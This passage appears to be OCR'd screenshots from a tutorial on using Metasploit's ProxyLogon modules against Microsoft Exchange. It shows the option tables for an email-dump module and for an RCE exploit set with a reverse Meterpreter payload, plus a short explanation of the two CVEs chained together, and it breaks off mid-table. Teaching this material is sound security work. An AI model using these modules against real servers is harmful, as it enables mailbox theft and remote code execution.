


```
msf6 > use 0
msf6 auxiliary(gather/exchange_proxylogon_collector) > show option
s

Module options (auxiliary/gather/exchange_proxylogon_collector):

   Name         Current Settin  Required  Description
                g
   ----         --------------  --------  -----------
   ATTACHMENTS  true            yes       Dump documents attache
                                          d to an email
   EMAIL                        yes       The email account what
                                           you want dump
   FOLDER       inbox           yes       The email folder what
                                          you want dump
   METHOD       POST            yes       HTTP Method to use for
                                           the check (only). (Ac
```




```
                                             you want dump
   METHOD       POST             yes         HTTP Method to use for
                                              the check (only). (Ac
                                             cepted: GET, POST)
   Proxies                       no          A proxy chain of forma
                                             t type:host:port[,type
                                             :host:port][...]
   RHOSTS                        yes         The target host(s), ra
                                             nge CIDR identifier, o
                                             r hosts file with synt
                                             ax 'file:<path>'
   RPORT        443              yes         The target port (TCP)
   SSL          true             no          Negotiate SSL/TLS for
                                             outgoing connections
   TARGET                        no          Force the name of the
                                             internal Exchange serv
                                             er targeted
   VHOST                         no          HTTP server virtual ho


Auxiliary action:

   Name           Description
   ----           -----------
   Dump (Emails)  Dump user emails from exchange server


msf6 auxiliary(gather/exchange_proxylogon_collector) > 
```

The exploit/windows/http/exchange_proxylogon_rce module exploits the CVE-2021-26855 vulnerability to bypass authentication and gain admin access and then writes a arbitrary file to the target using CVE-2021-27065 to achieve remote code execution. All the above mentioned versions are vulnerable by default.




```
msf6 > use 1
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxylogon_rce) > show oprions
[-] Invalid parameter "oprions", use "show -h" for more informatio
n
msf6 exploit(windows/http/exchange_proxylogon_rce) > show options

Module options (exploit/windows/http/exchange_proxylogon_rce):

   Name           Current Settin  Required  Description
                  g
   ----           --------------  --------  -----------
   EMAIL                          yes       A known email addres
                                            s for this organizat
                                            ion
   METHOD         POST            yes       HTTP Method to use f
                                            or the check (Accept
```



```
                                             ed: GET, POST)
   Proxies                          no       A proxy chain of for
                                             mat type:host:port[,
                                             type:host:port][...]
   RHOSTS                           yes      The target host(s),
                                             range CIDR identifie
                                             r, or hosts file wit
                                             h syntax 'file:<path
                                             >'
   RPORT          443               yes      The target port (TCP
                                             )
   SRVHOST        0.0.0.0           yes      The local host or ne
                                             twork interface to l
                                             isten on. This must
                                             be an address on the
                                              local machine or 0.
